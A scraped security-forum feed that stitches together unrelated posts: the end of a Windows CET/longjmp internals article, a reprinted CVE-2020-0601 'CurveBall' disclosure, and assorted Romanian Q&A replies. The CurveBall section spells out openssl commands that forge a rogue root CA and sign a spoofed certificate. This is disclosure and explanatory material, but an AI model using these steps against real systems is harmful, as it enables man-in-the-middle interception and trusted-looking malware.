longjmptargets through the inclusion of a Long Jump Target Table typically located in a PE section called.gljmp, whose RVA is stored in theGuardLongJumpTargetTablefield of the Image Load Configuration Directory.Whenever a call to
setjmpis made in code, the RVA of the return address (which is where longjmp will branch to) is added to this table. The presence of this table is determined by theIMAGE_GUARD_CF_LONGJUMP_TABLE_PRESENTflag in theGuardFlagsof the Image Load Configuration Directory, and it contains as many entries as indicated by theGuardLongJumpTargetCountfield.Each entry is a 4-byte RVA, plus n bytes of metadata, where n is taken from the result of (
GuardFlags & IMAGE_GUARD_CF_FUNCTION_TABLE_SIZE_MASK) >> IMAGE_GUARD_CF_FUNCTION_TABLE_SIZE_SHIFT. For this table, no metadata is defined, so the metadata bytes are always expected to be zero. Interestingly, because this calculation is the same as the one used for the GFIDS Table (which does potentially have metadata if export suppression is enabled), suppressing at least one CFG target will result in 1 byte of empty metadata being added to every entry in the Long Jump Target Table.For example, here’s an PE file with two
longjmptargets:
Note the value
1in the upper nibble ofGuardFlags(which corresponds toIMAGE_GUARD_CF_FUNCTION_TABLE_SIZE_MASK) due to the fact this image also uses CFG Export Suppression. This tells us that one extra byte of metadata will be present in the Long Jump Target Table, which you can see below:
On Windows 10 20H1, this type of metadata is now included in one additional situation — when exception handler continuation targets are present as part of a binary’s control flow. Two new fields —
GuardEHContinuationTableandGuardEHContinuationCount— are added to the end of the Image Load Configuration Directory, and aIMAGE_GUARD_EH_CONTINUATION_TABLE_PRESENTflag is now part of theGuardFlags. The layout of this table is identical to the one shown for the Long Jump Target Table — including the addition of metadata bytes based on the upper nibble ofGuardFlags.Unfortunately, not even the current preview versions of Visual Studio 2019 generate this data, so we cannot currently show you an example — this analysis is based on reverse engineering the validation code that we describe later, as well as the
Ntimage.hheader file in the 20H1 SDK.User Inverted Function Table
Now that we know that control flow changes might occur in order to branch to either a longjmp target or an exception handler continuation target, the question becomes — how do we get these two tables based on the
RIPaddress present in aCONTEXT_EXas part of aNtContinueExcall? As these operations might happen frequently in the context of certain program executions, the kernel needs an efficient way to solve this problem.You may already be familiar with the concept of the Inverted Function Table. Such a table is used by
Ntdll.dll(LdrpInvertedFunctionTable), for finding the unwind opcodes and exception data during user-mode exception handling (to wit, by locating the.pdatasection). Another table is present inNtoskrnl.exe(PsInvertedFunctionTable) and is used during kernel-mode exception handling, as well as part of PatchGuard’s checks.In short, the Inverted Function Table is an array containing all the loaded user / kernel modules their size, and a pointer to the PE Exception Directory, sorted by virtual address. It was originally created as an optimization, since searching this array is a lot faster than parsing the PE header and then searching the loaded modules linked list – a binary search on an inverted function table will quickly locate any virtual address in its respective module in only log(n) lookups. Ken Johnson and Matt Miller, now of Microsoft fame, previously published a thorough overview as part of their article on kernel-mode hooking techniques in the Uninformed Magazine.
Previously, however,
Ntdll.dllonly scanned its table for user-mode exceptions, andNtoskrnl.exeonly scanned its counterpart for kernel-mode exceptions — what 20H1 changes is that the kernel will now have to scan the user table too — as part of the new logic required to handle longjmp and exception continuations. To support this, a newRtlpLookupUserFunctionTableInvertedfunction is added, which scans theKeUserInvertedFunctionTablevariable, mapping to the now exportedLdrpInvertedFunctionTablesymbol inNtdll.dll.This is an exciting forensic capability, as it means that you now have an easy way, from the kernel, to locate the user-mode modules that are loaded within the current process, without having to parse the
PEB’s loader data or enumerating VADs. For example, here’s how you can see the current loaded images inCsrss.exe:- dx @$cursession.Processes.Where(p => p.Name == "csrss.exe").First().SwitchTo()
- dx -r0 @$table = *(nt!_INVERTED_FUNCTION_TABLE**)&nt!KeUserInvertedFunctionTable
- dx -g @$table->TableEntry.Take(@$table->CurrentSize)
That being said, there does exist, however remote, the possibility that an image does not contain an exception directory, especially on x86 systems where unwind opcodes do not exist, and
.pdatais only created if/SAFESEHis used and there’s at least one exception handler.In those situations,
RtlpLookupUserFunctionTableInvertedcan fail, andMmGetImageBasemust be used instead. Unsurprisingly, this looks up any VAD that maps the region corresponding to the inputRIP, and, if it’s an Image VAD, returns the base address and size of the region (which should correspond to that of the module).Dynamic Exception Handler Continuation Targets
One final hurdle exists in the handling of
KCONTINUE_UNWINDrequests — although regular processes have static exception handler continuation targets based on the__try/__except/__finallyclauses in their code, Windows allows JIT engines to not only dynamically create executable code on the fly, but also to register exception handlers (and unwind opcodes) for it at runtime, such as through theRtlAddFunctionTableAPI. While these exception handlers were previously only needed for user-mode stack walking and exception unwinding, now the continuation handlers become legitimate control flow targets that the kernel must understand as potentially valid values for RIP. It’s this last possibility thatRtlpFindDynamicEHContinuationTargethandles.As part of the CET support and introduction of
NtContinueEx, theEPROCESSstructure was enhanced with two new fields calledDynamicEHContinuationTargetsLockandDynamicEHContinuationTargetsTree, the first of which is anEX_PUSH_LOCKand the latter anRTL_RB_TREE, which contains all the valid exception handler addresses. This tree is managed through a call toNtSetInformationProcesswith a new process information class,ProcessDynamicEHContinuationTargets, which is accompanied by a data structure of typePROCESS_DYNAMIC_EH_CONTINUATION_TARGETS_INFORMATION, containing in turn an array ofPROCESS_DYNAMIC_EH_CONTINUATION_TARGETentries, that will be validated before modifying theDynamicEHContinuationTargetsTree. To make things easier to follow, see the definitions below for these structures and flags:#define DYNAMIC_EH_CONTINUATION_TARGET_ADD 0x01
#define DYNAMIC_EH_CONTINUATION_TARGET_PROCESSED 0x02
typedef struct _PROCESS_DYNAMIC_EH_CONTINUATION_TARGET
{
ULONG_PTR TargetAddress;
ULONGLONG Flags;
} PROCESS_DYNAMIC_EH_CONTINUATION_TARGET, *PPROCESS_DYNAMIC_EH_CONTINUATION_TARGET;
typedef struct _PROCESS_DYNAMIC_EH_CONTINUATION_TARGETS_INFORMATION
{
USHORT NumberOfTargets;
USHORT Reserved;
ULONG Reserved2;
PPROCESS_DYNAMIC_EH_CONTINUATION_TARGET* Targets;
} PROCESS_DYNAMIC_EH_CONTINUATION_TARGETS_INFORMATION, *PPROCESS_DYNAMIC_EH_CONTINUATION_TARGETS_INFORMATION;The
PspProcessDynamicEHContinuationTargetsfunction is called to iterate over this data, at which pointRtlAddDynamicEHContinuationTargetis called for any entry containing theDYNAMIC_EH_CONTINUATION_TARGET_ADDflag set, which allocates a data structure storing the target address, and linking itsRTL_BALANCED_NODElink with theRTL_RB_TREEinEPROCESS. Conversely, if the flag is missing, then the target is looked up, and if it indeed exists, is removed and its node freed. As each entry is processed, theDYNAMIC_EH_CONTINUATION_TARGET_PROCESSEDflag is OR’ed into the original input buffer, so that callers can know which entries worked and which didn’t.Obviously, it would appear that the existence of this capability is a universal bypass of any CET/CFG-like capability, as every possible ROP gadget could simply be added as a ‘dynamic continuation target’. However, since Microsoft now only legitimately supports out-of-process JIT compilation for browsers and Flash, it’s critical to note that this API only works for remote processes. In fact, calling it on the current process will always fail with
STATUS_ACCESS_DENIED.Target Validation
Bringing all of this knowledge together, the
RtlVerifyUserUnwindTargetfunction becomes quite easy to explain.-
Lookup the loaded PE module associated with the target
RIPin theCONTEXT_EXstructure. First, try usingRtlpLookupUserFunctionTableInvertedand if that fails, switch to usingMmGetImageBaseinstead, making sure that the module is < 4GB.
-
If a module was found, call the
LdrImageDirectoryEntryToLoadConfigfunction to get its Image Load Configuration Directory. Then, make sure it’s large enough to contain either the Long Jump or Dynamic Exception Handler Continuation Target Table and that the guard flags containIMAGE_GUARD_CF_LONGJUMP_TABLE_PRESENTorIMAGE_GUARD_EH_CONTINUATION_TABLE_PRESENT. If the directory is missing, too small, or the matching table is simply not present, then returnSTATUS_SUCCESSfor compatibility reasons.
-
Get either
GuardLongJumpTargetTableorGuardEHContinuationTablefrom the Image Load Configuration Directory, and validate theGuardLongJumpTargetCountorGuardEHContinuationCount. If there are more than 4 billion entries, returnSTATUS_INTEGER_OVERFLOW. If there are more than0entries, then call do a binary search usingbsearch_s(passing inRtlpTargetCompareas the comparator) through the table to locate the targetRIPafter converting it to an RVA. If it is found, returnSTATUS_SUCCESS.
-
If the target
RIPwas not found (or if the table contained0entries to begin with), or if a loaded module was not found at the targetRIPin the first place, then returnSTATUS_SET_CONTEXT_DENIEDfor longjmp validations (KCONTINUE_LONGJUMP).
-
Otherwise, for exception unwinding validations (
KCONTINUE_UNWIND), callRtlpFindDynamicEHContinuationTargetto check if this was a registered dynamic exception handler continuation target. If yes, returnSTATUS_SUCCESS, otherwise returnSTATUS_SET_CONTEXT_DENIED.
Conclusion
The implementation of CET and its related mitigations are a major step towards eliminating the use of ROP and other control flow hijacking techniques. Control flow integrity is obviously a complicated topic, which will probably get even more complex as additional mitigations are added to it in the future. Further compatibility concerns and one-off scenarios will likely result in more and more cases to be discovered that will need specific handling. That said, such a big step in mitigation technology, especially one that includes so much new functionality, is bound to have gaps and issues, and we are sure that as more research is done in this area, interesting things will be discovered there in the future.
Posted byYarden Shafir & Alex IonescuJanuary 5, 2020Posted inWindows Internals
-
What state bits the OS claims it supports in
-
CVE-2020-0601: the ChainOfFools/CurveBall attack explained with PoC
On Tuesday the 14th of January 2020, in the frame of their first Patch Tuesday of 2020, Microsoft addressed a critical flaw discovered by the NSA in the Windows 10, Windows Server 2016 and 2019 versions of crypt32.dll, the library implementing Windows’ CryptoAPI. It didn’t take too long until it got branded “ChainOfFools” by Kenn White in a blog post. (And was then later rebranded “CurveBall” by Tal Be’ery.)
TL;DR: test if you are vulnerable using our test website!
Let us explain the flaw, and demonstrate it with a POC, which we provide along with a test website and all the code to reproduce it at home.
As usual in the cryptographic community, where flaws can be far-reaching, we practice full disclosure and released our PoC on our Github page.
Microsoft published the following information regarding the vulnerability:
A spoofing vulnerability exists in the way Windows CryptoAPI (Crypt32.dll) validates Elliptic Curve Cryptography (ECC) certificates.
An attacker could exploit the vulnerability by using a spoofed code-signing certificate to sign a malicious executable, making it appear the file was from a trusted, legitimate source. The user would have no way of knowing the file was malicious, because the digital signature would appear to be from a trusted provider.
A successful exploit could also allow the attacker to conduct man-in-the-middle attacks and decrypt confidential information on user connections to the affected software.While this remains relatively vague, we can gather some more intel from the CERT website:
As a result, an attacker may be able to craft a certificate that appears to have the ability to be traced to a trusted root certificate authority.
Any software, including third-party non-Microsoft software, that relies on the Windows CertGetCertificateChain() function to determine if an X.509 certificate can be traced to a trusted root CA may incorrectly determine the trustworthiness of a certificate chain.
Microsoft Windows versions that support certificates with ECC keys that specify parameters are affected.And last but not least, we’ve got a “Cybersecurity Advisory” from the NSA themselves! And this advisory is much more detailed, and notably mentions that:
Certificates containing explicitly-defined elliptic curve parameters which only partially match a standard curve are suspicious, especially if they include the public key for a trusted certificate
And this is extremely interesting! This led us to believe that it might be possible to craft certificates using ECC and explicit parameters that do not fully match a standard curves!
Mandatory recall
In ECDSA, the private key
is a large integer, while the public key
is a point on the elliptic curve
derived from
, for
a generator of the curve with large prime order
(which is generally standardized along with the curve you’re using).
Root cause
So, the idea here is that there is some flaw in the way the certificates are loaded when explicit curve parameters are specified in the provided certificates. Many people discussed the topic and everyone ended agreeing on what the vulnerability had to be. Thomas Ptacek did a good summary of it on Hackernews. But don’t worry I’ll explain it again below.
Specifically, it is possible to craft a private key for an existing public key, as soon as you are not using the standard generator, but instead can choose any generator. And you can choose you own generator in X.509 certificates by using an “explicit parameters” option to set it.
And because then the CryptoAPI seems to match the certificate with the one it has in cache without checking that the provided generator actually matches the standardized one, it will actually trust the certificate as if it had been correctly signed.
(Although not entirely, as the system still detects that the root certificate is not the same as the one in the root CA store. That is: you won’t get these nice green locks you all wanted in your URL bar, but you’ll still get a lock without any warning, unlike when using a self-signed certificate, even if you just crafted that certificate yourself.)It is important to notice that the problem is not in the cryptographic operations here. The maths checks out and the fact that you can craft signature that match a public key using another generator than the standardized one is not a problem in the maths. The problem here is really that the CA certificate cache used by the CryptoAPI is falsely considering that a modified root CA is in the CA certificate store as soon as its public key and serial number match a certificate that is already in the certificate cache, ignoring the fact that this modified certificate is not using the same curve parameters as the one in its cache.
And it so happens that it is super easy to compute a fake generator for which we would know the private key corresponding to the public key of a given CA! Indeed if we take the existing certificate, with its public key
, and its unknown secret key
. Now it suffices to take some random value
, and we set
. Then, we have that the newly crafted secret key
, since we have that :
.
And this effectively allows us to trick the Microsoft CryptoAPI into believing that we actually know the secret key to some CA certificate, whereas we actually only know the secret key for it when using a different generator than the standardized one!
PoC||GTFO
Now, that’s just the theory, right? But how can we be sure this is actually the problem behind the CVE-2020-0601? Well… Because we’ve got a proof of concept working and it’s just about 50 lines of Python code!
First things first, you’ll need to find some target certificate that’s in Windows’ Trusted Root CA and that’s using ECC! Well, we took a look and found that the USERTrust ECC Certificate Authority has a certificate using the named curve P384! That seems like a good candidate.
So, we download the certificate and now we need to get its public key, which can easily be done using `openssl x509 -in USERTrustECCCertificationAuthority.crt -text -noout` directly, which gives us:
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            5c:8b:99:c5:5a:94:c5:d2:71:56:de:cd:89:80:cc:26
        Signature Algorithm: ecdsa-with-SHA384
        Issuer: C = US, ST = New Jersey, L = Jersey City, O = The USERTRUST Network, CN = USERTrust ECC Certification Authority
        Validity
            Not Before: Feb  1 00:00:00 2010 GMT
            Not After : Jan 18 23:59:59 2038 GMT
        Subject: C = US, ST = New Jersey, L = Jersey City, O = The USERTRUST Network, CN = USERTrust ECC Certification Authority
        Subject Public Key Info:
            Public Key Algorithm: id-ecPublicKey
                Public-Key: (384 bit)
                pub:
                    04:1a:ac:54:5a:a9:f9:68:23:e7:7a:d5:24:6f:53:
                    c6:5a:d8:4b:ab:c6:d5:b6:d1:e6:73:71:ae:dd:9c:
                    d6:0c:61:fd:db:a0:89:03:b8:05:14:ec:57:ce:ee:
                    5d:3f:e2:21:b3:ce:f7:d4:8a:79:e0:a3:83:7e:2d:
                    97:d0:61:c4:f1:99:dc:25:91:63:ab:7f:30:a3:b4:
                    70:e2:c7:a1:33:9c:f3:bf:2e:5c:53:b1:5f:b3:7d:
                    32:7f:8a:34:e3:79:79
                ASN1 OID: secp384r1
                NIST CURVE: P-384
        X509v3 extensions:
            X509v3 Subject Key Identifier:
                3A:E1:09:86:D4:CF:19:C2:96:76:74:49:76:DC:E0:35:C6:63:63:9A
            X509v3 Key Usage: critical
                Certificate Sign, CRL Sign
            X509v3 Basic Constraints: critical
                CA:TRUE
    Signature Algorithm: ecdsa-with-SHA384
         30:65:02:30:36:67:a1:16:08:dc:e4:97:00:41:1d:4e:be:e1:
         63:01:cf:3b:aa:42:11:64:a0:9d:94:39:02:11:79:5c:7b:1d:
         fa:64:b9:ee:16:42:b3:bf:8a:c2:09:c4:ec:e4:b1:4d:02:31:
         00:e9:2a:61:47:8c:52:4a:4b:4e:18:70:f6:d6:44:d6:6e:f5:
         83:ba:6d:58:bd:24:d9:56:48:ea:ef:c4:a2:46:81:88:6a:3a:
         46:d1:a9:9b:4d:c9:61:da:d1:5d:57:6a:18
Now, the part we want it obviously the “pub” value, but beware of ASN.1 encoding! The 04 in the front tell us it is simply the two coordinates of the point, so we can remove it and we now know that the point
Now, we want to take a more or less random value
). Then we compute our rogue generator, which is
(since we chose our private key as the inverse of 2). Notice that the inverse is taken modulo
Next, we just need to generate a pem file featuring explicit curve parameters, and using the rogue generator along with our chosen private key. This can be done by creating firstly a template pem file with
openssl ecparam -name secp384r1 -genkey -noout -out p384-key.pem -param_enc explicitand then by editing it using Python’s Crypto.IO PEM module. (See the PoC code for details.)The next step is then to generate a rogue CA public file matching the serial of the real one, but using our newly crafted p384-key-rogue.pem file:
`
openssl req -key p384-key-rogue.pem -new -out ca-rogue.pem -x509 -set_serial 0x5c8b99c55a94c5d27156decd8980cc26`
with the parameters that you want, you can reuse the ones from the original CA certificate if you don’t care: “C = US, ST = New Jersey, L = Jersey City, O = The USERTRUST Network, CN = USERTrust ECC Certification Authority”.Now, we just need to produce the certificate that we want to use in the wild! We first generate a brand new cert, just like you would usually:
openssl ecparam -name prime256v1 -genkey -noout -out prime256v1-privkey.pem
Then we can produce a Certificate Signing Request as we would usually:
openssl req -key prime256v1-privkey.pem -config openssl.cnf -new -out prime256v1.csr(using an openssl.cnf config file that you can find in the repo.)
And finally we can sign the CSR using our rogue CA and obtain our final public certificate:
openssl x509 -req -in prime256v1.csr -CA ca-rogue.pem -CAkey p384-key-rogue.pem -CAcreateserial -out client-cert.pem -days 500 -extensions v3_req -extfile openssl.cnfEt voilà!
We have been able to sign a certificate with arbitrary domain name and subject alternative names, and it will be recognized by Windows’ CryptoAPI as being a trusted certificate! (As long as the root certificate was loaded once already, so that it is in the certificate cache.)

You can try it out on our demo website, if you want to see it. (Notice this is not a Man-in-the-Middle demonstration, but rather a demo that you can have a certificate that will work under Internet Explorer, Microsoft Edge and even Chrome, and that this certificate can have arbitrary subject alternative names.)
Thanks to Scott Arciszewski for his hint to get certificates that would bypass CT log checks in Chrome!
Public test
- Use a vulnerable browser on a vulnerable Windows 10 device
- First open the USERTrust Certification authority demo website to have their certificate in your cache: https://usertrustecccertificationauthority-ev.comodoca.com/
- Next simply open the https://chainoffools.kudelskisecurity.com website!
- If the website loads and you can read “Hello World!”, it means your browser and system are vulnerable. Otherwise, you should get a warning telling you how the website is evil. (Notice that if your network is protected by a WAF, it might be blocking the certificate already and that certain antivirus are reacting to such crafted certificates already.)
Or, if you don’t want to click on two links, here is a test website using JS to load the original certificate from the USERTrust website and to redirect you to our PoC website: testcve.kudelskisecurity.com
Conclusion
Also, notice that the vulnerability might not be as scary as we could have thought initially, as it appears that Windows Updates are signed using RSA certificates rather than ECC-based ones, and that their RSA certificate chain is pinned in the Windows Update binary . This means that Windows Updates are not at risk of being victim of a Man-in-the-Middle attack. It seems Microsoft added these countermeasure after FLAME abused a Microsoft certificate to hijack Windows Update and use it to spread.
We have setup a public Github repository with the Python code and the OpenSSL command lines and configuration file: https://github.com/kudelskisecurity/chainoffools
In the end, please keep in mind that such a vulnerability is not at risk of being exploited by script kiddies or ransomware. While it is still a big problem because it could have allowed a Man-in-the-Middle attack against any website, you would need to face an adversary that owns the network on which you operate, which is possible for nation-state adversaries, but less so for a script kiddie. This is why we are releasing this PoC, the exploitability of this vulnerability is not good enough to lead to a sudden ransomware threat (unlike the one we had with Wannacry). This is also probably why the NSA decided not to weaponize their finding, but to rather disclose it: for them it is best to have the USA patched rather than to keep it and take the risk of it being used against the USA, as the attack surface is so vast.
Also, please note that other exploits are in the wild, and Saleem Rashid already demonstrated a MitM attack against Github.com using it after demonstrating a fake signature of the 7zip binary. (Edit, Sallem’s PoC is now on Github as well.)
Please, do patch your system as soon as possible!
Other good read on the topic:
- Kenn White’s blog post on the topic
- The NSA advisory
- The initial thoughts of Thomas Ptacek and Thomas Pornin
Kudelski Security’s Slyvain Pelissier contributed to this blog post.
-
Kees Cook https://lca2020.linux.org.au/schedule... Like all C/C++ programs, the Linux Kernel regularly suffers from memory corruption flaws. A common way for attackers to gain execution control is to target function pointers that were saved to memory. Control Flow Integrity (CFI) seeks to sanity-check these pointers and eliminate a huge portion of attack surface. It's possible to do this today with the Linux kernel (or any program) with Clang/LLVM's CFI implementation. This presentation will discuss how Android is using Clang's CFI in the Linux kernel for recent phones, how it is being upstreamed, and what you can do to use CFI yourself. We will explore what Clang actually inserts for code, data, and symbols to protect indirect calls, what needed fixing in the kernel to support it, and what's still missing. We'll wrap up with a short demo of CFI foiling a kernel attack. linux.conf.au is a conference about the Linux operating system, and all aspects of the thriving ecosystem of Free and Open Source Software that has grown up around it. Run since 1999, in a different Australian or New Zealand city each year, by a team of local volunteers, LCA invites more than 500 people to learn from the people who shape the future of Open Source. For more information on the conference see https://linux.conf.au/ Produced by NDV: https://youtube.com/channel/UCQ7dFBzZ... #linux.conf.au #linux #foss #opensource Wed Jan 15 15:45:00 2020 at Arena
-
Daca ai posibilitatea, incearca si pe alt laptop. In principiu, laptop-ul ar trebui cel putin sa vada castile, pare in neregula ca nu le vede. Laptop-ul vede alte dispozitive BT? Daca da, nu am idee ce ar putea fi.
-
Oh, legalizarea prostitutiei? Nu mai bine cereau si ei legalizarea ierbii?
Nu de alta, dar sunt sigur ca tara se va schimba daca niste astfel de persoane iau astfel de aciuni asupra unor site-uri aleatoare de prin Romania. </ironie>
-
 1
1
-
2
-
-
Castile au buton on-off? Verifica sa fie pornite. Stiu ca pare stupid dar eu am patit asta

Verifica manualul lor, e posibil sa fie necesare niste mizerii gen "tine apasat butonul x 7,3 secunde" sau mai stiu eu ce.
Verifica daca la laptop e ok BT-ul incercand sa conectezi alt dispozitiv, nu stiu, orice.
Verifica si sa conectezi castile la un alt laptop, sau la telefon, sa te asiguri ca merg.
-
Salut, toti cei mai batrani stim de Sub7 si stiam ca e facut de un roman, insa nu stiam ca e cineva zis "MobMan".
Doar de curiozitate, de ce ai vrea sa dai de el?
-
Hi, there are multiple tools for this, the most common one is this: https://github.com/FortyNorthSecurity/EyeWitness
But I also found https://github.com/gen2brain/url2img and I know for sure there are other tools as well but I cannot remember their names.
-
Daca sunt Windows, nu sunt si legate la un AD si nu e un WSUS pe acolo?
Daca nu, e foarte posibil sa aiba ceva lucruri in comun, gen portul RDP deschis sau 137/445. Ar fi mai rapid decat o scanare de nmap cu -O.
Ce poti face dupa, necesita cumva acces la toate acele masini, un cont de Administrator. Poti folosi psexec de exemplu (https://docs.microsoft.com/en-us/sysinternals/downloads/psexec) ca sa rulezi comanda de cmd de update, gen wuauclt.exe /updatenow
-
1
-
-
Se mai fac si in Romania, stiu ca una dintre firme care investeste in asa ceva este Orange. https://www.orange.ro/newsroom/media-detaliu/primele-startup-uri-selectate-in-orange-fab-romania-programul-de-accelerare-al-grupului-orange-1013
Unul dintre exemple este Pentest-Tools, iar altul Dekeneas: https://www.orange.ro/newsroom/comunicat/inovatii-1/primele-startup-uri-selectate-in-orange-fab-romania-programul-de-accelerare-al-grupului-orange-1013
Dar sunt sigur ca daca cineva vine cu o idee buna, o implementare frumoasa si un plan de business care pe termen lung pare sa aduca profit, se vor gasi investitori.
-
Eu am facut criptografie cu Atanasiu, poate fi util:
- https://www.scribd.com/document/367468804/Atanasiu-Criptografie-Vol-1
- https://www.scribd.com/document/367470090/Atanasiu-Criptografie-Vol-2
-
3 hours ago, Vasile. said:
Vezi indianul ce zice
https://www.hackingarticles.in/beginner-guide-cryptography-part-1/
La 2 secunde dupa ce m-am uitat am vazut asta:
Encryption can be done in three ways:
Symmetric
Asymmetric
Hash
Autorul "Serious Cryptography": https://aumasson.jp/talks.html
-
Serious Cryptography
-
Vad ca are mai multe versiuni de driver: V1, V2, V3: https://www.tp-link.com/us/support/download/archer-t4u/#Driver
Vezi ca poate nu e versiunea ok: https://www.tp-link.com/ro/support/faq/46/
-
 1
1
-




CVE-2020-0601 aka Curveball: A technical look inside the critical Microsoft CryptoAPI vulnerability
in Tutoriale video
Posted
